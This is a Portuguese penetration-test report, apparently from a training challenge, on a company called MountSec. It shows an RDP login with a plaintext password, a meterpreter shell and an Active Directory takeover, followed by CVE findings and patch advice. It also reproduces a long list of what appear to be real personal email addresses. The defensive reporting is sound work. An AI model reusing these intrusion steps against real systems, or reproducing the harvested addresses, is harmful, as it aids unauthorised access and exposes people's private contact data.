


```
(kali㉿kali)-[~]
$ xfreerdp /v:192.168.1.51 /u:Admin /p:'S3cureP@ssword'
[16:13:11:163] [2761:2762] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[16:13:11:163] [2761:2762] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[16:13:11:164] [2761:2762] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[16:13:11:164] [2761:2762] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[16:13:11:500] [2761:2762] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[16:13:11:534] [2761:2762] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[16:13:11:535] [2761:2762] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[16:13:12:639] [2761:2762] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position 0
[16:13:12:639] [2761:2762] [INFO][com.freerdp.crypto] - CN = everest.mountsec.local
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] - VERSION !=
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] - ProductMajorVersion: 6
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] - ProductMinorVersion: 1
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] - ProductBuild: 7601
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] - Reserved: 0x000000
[16:13:12:640] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMRevisionCurrent: 0x0F
[16:13:12:743] [2761:2762] [INFO][com.winpr.sspi.NTLM] - negotiateFlags "0xE2898235"
[16:13:12:744] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_56 (0),
[16:13:12:744] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_KEY_EXCH (1),
[16:13:12:744] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_128 (2),
[16:13:12:745] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_VERSION (6),
[16:13:12:745] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_TARGET_INFO (8),
[16:13:12:745] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_EXTENDED_SESSION_SECURITY (12),
[16:13:12:745] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_TARGET_TYPE_DOMAIN (15),
[16:13:12:746] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_ALWAYS_SIGN (16),
[16:13:12:746] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_NTLM (22),
[16:13:12:746] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_SEAL (26),
[16:13:12:746] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_SIGN (27),
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_REQUEST_TARGET (29),
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMSSP_NEGOTIATE_UNICODE (31),
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] - VERSION !=
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] - ProductMajorVersion: 6
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] - ProductMinorVersion: 1
[16:13:12:747] [2761:2762] [INFO][com.winpr.sspi.NTLM] - ProductBuild: 7601
[16:13:12:748] [2761:2762] [INFO][com.winpr.sspi.NTLM] - Reserved: 0x000000
[16:13:12:748] [2761:2762] [INFO][com.winpr.sspi.NTLM] - NTLMRevisionCurrent: 0x0F
```


Podemos agora visualizar o processo que foi criado pelo metasploit




```
meterpreter > shell
Process 5608 created.
Channel 1 created.
Microsoft Windows [versão 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.
```




Agora temos acesso ao ambiente AD, podemos fazer o que quisermos, podemos ver o usuário Admin que criamos, e embaixo os outros usuários cadastrados no sistema, nesse ponto nós podemos criar uma nova senha para todos eles.



Vamos alterar a senha do administrador e fazer um login com ele:






Arquivos confidenciais:

📁 Arquivos de Programas	24/08/2021 13:40	Pasta de arquivos
📁 Arquivos de Programas (x86)	24/08/2021 13:32	Pasta de arquivos
📁 ExchangeSetupLogs	25/08/2021 01:36	Pasta de arquivos
📁 inetpub	19/08/2021 17:38	Pasta de arquivos
📁 log-dns	03/09/2021 17:30	Pasta de arquivos
📁 PerfLogs	14/07/2009 00:20	Pasta de arquivos
📁 Usuários	03/09/2021 17:13	Pasta de arquivos
📁 Windows	28/08/2021 17:09	Pasta de arquivos
📝 dados-confidenciais-01-de-10-vazamento-de-dados-confirmado-avaliacao-kpmg	25/08/2021 00:58	Firefox HTML Docu...
📝 dados-confidenciais-02-de-10-respostas-resultado-final-kpmg-2021	25/08/2021 01:08	Firefox HTML Docu...
📝 dados-confidenciais-03-de-10-parcial-avaliacao-processo-kpmg-2021	25/08/2021 01:06	Firefox HTML Docu...
📄 dados-confidenciais-04-de-10-emails-clientes	25/08/2021 00:08	Documento de Texto
📄 dados-confidenciais-05-de-10-itens-avaliacao-desafio-kpmg-2021	25/08/2021 01:10	Documento Office ...
📄 dados-confidenciais-06-de-10-salario-func.kpmg.xlsx	25/08/2021 01:00	Arquivo XLSX
(history)	19/08/2021 16:35	Arquivo de script do...
(rb_config)	19/08/2021 16:35	Arquivo de script do...

E-mails de clientes:



The screenshot shows a Windows Notepad window with the title bar 'dados-confidenciais-04-de-10-emails-clientes - Bloco de notas'. The menu bar includes 'Arquivo', 'Editar', 'Formatar', 'Exibir', and 'Ajuda'. The main content area contains a large list of email addresses, many of which appear to be from Brazil. The list starts with 'a_vanessinha_1990@hotmail.com' and continues through various names like 'a3sign@pandora.be', 'aaanika2@hotmail.com', 'aaron2003@bol.com.br', etc., ending with 'adrianranriery@bol.com.br'. The text is in black font on a white background.

```
a_vanessinha_1990@hotmail.com
a3sign@pandora.be
aaanika2@hotmail.com
aaron2003@bol.com.br
aaron--21@hotmail.com
abidoral@hotmail.com
abk_333@hotmail.com
abner_bim@hotmail.com
abner_bime@hotmail.com
acacio_divix@hotmail.com
academia.boaforma@yahoo.com.br
ac-ferian@bol.com.br
acordarsono@hotmail.com
acsas_lim@yahoo.com.br
adamych@gmail.com
add_ae_jente@yahoo.com.br
addgeral@gmail.com
addyevusk@yahoo.com.br
adeozemir@yahoo.com.br
adhaha@gmail.com
adhaha@gmail.com
adidas_star@hotmail.com
adidas_star@hotmail.com
adilio-vidaloka@yahoo.com.br
adilson.mariano5@terra.com.br
admgerald1@yahoo.com.br
adri_barboza@hotmail.com
adri_barboza@hotmail.com
adriaens@pandora.be
adrian_boyzinho@yahoo.com.br
adriana_lemes_farias@hotmail.com
adriana_lemes_farias@hotmail.com
adriancapx@yahoo.com.br
adriane_do_prado@yahoo.com.br
adrianiinhaim@bol.com.br
adrianiinhaim@bol.com.br
adrianiinhaxp@yahoo.com.br
adriano.fariasnascimento@yahoo.com.br
adriano_wolf1@hotmail.com
adrianoogato.2007@hotmail.com
adrianojareck@hotmail.com
adrianonev3s@gmail.com
adrianosenna@yahoo.com.br
adrianranriery@bol.com.br
```

3.2. Riscos de explorações suas severidades

Linux Análise crítica:

Twiki → Versão: 01 Feb 2003 → **CVE-2005-2877** MÉDIO Isso permite que atacantes remotos executem código arbitrário via metacaracteres shell (Terá um impacto na confidencialidade, integridade e disponibilidade.)

PHP → version 5.2.4-2ubuntu5.10 → **CVE-2012-2336** MÉDIO Isso permite que atacantes remotos causem uma negação de serviço. (vulnerabilidade existe devido a uma correção incompleta para CVE-2012-1823.)

vsftpd → Versão 2.3.4 → **CVE-2011-2523** CRÍTICO O vsftpd 2.3.4 baixado entre 20110630 e 20110703 contém um backdoor que abre um shell na porta 6200 / tcp

smbd → versão 3.0.20 → **CVE 2007-2447** MÉDIO Permite que atacantes remotos executem comandos arbitrários via metacaracteres shell envolvendo a função (1) SamrChangePassword.

Kernel na Versão: 2.6.24-16 → **cve-2009-1185** HIGH Permite que usuários locais ganhem privilégios enviando uma mensagem NETLINK do espaço do usuário.

Windows Análise crítica:

Windows Porta 445: HIGH

O EternalBlue, tem a capacidade de explorar o protocolo SMBv1 (já obsoleto), permitindo a um cyber criminoso tenha acesso a uma máquina Windows sem necessidade de autenticação (RCE – Remote Code Execution);

3.3. Recomendações e melhores práticas de mitigação

Linux Análise crítica:

Atualização dos patch de segurança.

Windows Análise crítica:

Atualização de segurança do Windows Server 2008 para sistemas com base em x64 (KB4012598), Essa atualização de segurança resolve vulnerabilidades de segurança do servidor SMB, a mais grave das vulnerabilidades poderá permitir a execução remota de código.

4. GERENCIAMENTO DO CONHECIMENTO

Visto as demais falhas de segurança, instruímos à MountSec Corporation a realizar treinamentos de capacitação a fim de preservar a confiabilidade, integridade e disponibilidade das informações a respeito dos produtos e serviços.

5. GERENCIAMENTO DE ACESSO

A disciplina de Gerenciamento de Acesso é realizada pela FiveSEC. O Escopo, responsabilidades da equipe, estão de acordo com a LGPD.

6. GERENCIAMENTO DE CAPACIDADE

A disciplina de gerenciamento de capacidade é apoiada com os framework's MITRE ATT&CK OWASP diretamente relacionados com os requisitos do negócio.

7. GERENCIAMENTO DE CONTINUIDADE

Recomendamos à MountSec Corporation, que seja elaborado um **Plano de Continuidade de Negócios (PCN)**, segundo as boas práticas da ITIL, contemplando itens como:

- Plano de Contingência
- Plano de Administração de Crises
- Plano de Recuperação de desastres
- Plano de Continuidade Operacional

Em caso de desastre, o PCN será essencial para que os serviços sejam restabelecidos o mais rápido possível com segurança e integridade.

8. PESQUISA DE SATISFAÇÃO

Este processo está sendo adiado neste período em função da pandemia de coronavírus.

9. ANÁLISE DE RISCOS

Todas as recomendações do Ambiente e análise de Risco envolvendo Sistemas Críticos do Ambiente da MountSec Corporation estão em processo.

Complementando, recomendamos a restrição de acesso aos CPD com biometria e chaves para fechar os racks dos ativos.

As vulnerabilidades encontradas no ambiente afetam os pilares da informação: Confiabilidade, Integridade e Disponibilidade. As informações críticas do negócio estão vulneráveis nessas três dimensões e, sendo exploradas, poderiam causar danos irreparáveis à continuidade do negócio.

O impacto financeiro também seria relevante. Segundo o site VULDB.com, que é um acervo das vulnerabilidades conhecidas e exploradas ao redor do mundo, o custo decorrente do impacto do CVE-2011-2523 está entre \$25.000 e \$100.000.

10. EVOLUÇÃO FINANCEIRA

A MountSec Corporation na presente data, faturou no mês de Julho/2021.

O valor total do contrato é de R\$ 20.001,28 tendo consumido até o presente momento R\$ 10.042,54, o que representa o consumo 50% do contrato.

11. RECOMENDAÇÕES TÉCNICAS

Linux

- Aplicações de Patch.
- Troca de Usuário/Senha padrão.
- Setar Regras de Firewall.

- Realizar portscan da rede e das máquinas de tempo em tempo.
- Configurar permissão dos daemons rodando no servidor.

Windows

- Aplicação de Patch
Atualização de segurança do Windows Server 2008 para sistemas com base em x64
(KB4012598)
- Desabilitar o SMBv1

12. CONSIDERAÇÕES GERAIS

As tarefas definidas como rotineiras, de suporte e demandas foram acompanhadas pelo CISO e/ou CIO do contrato, atendendo a todos os aspectos quantitativos e qualitativos acordados.

13. ACEITE DO DOCUMENTO

Os responsáveis abaixo estão de acordo com o conteúdo desse documento.

Solicitante dos Serviços MountSec Corporation	Gestor do Contrato CISO MountSec Corporation	Preposto da Contratada FiveSEC
--	---	-----------------------------------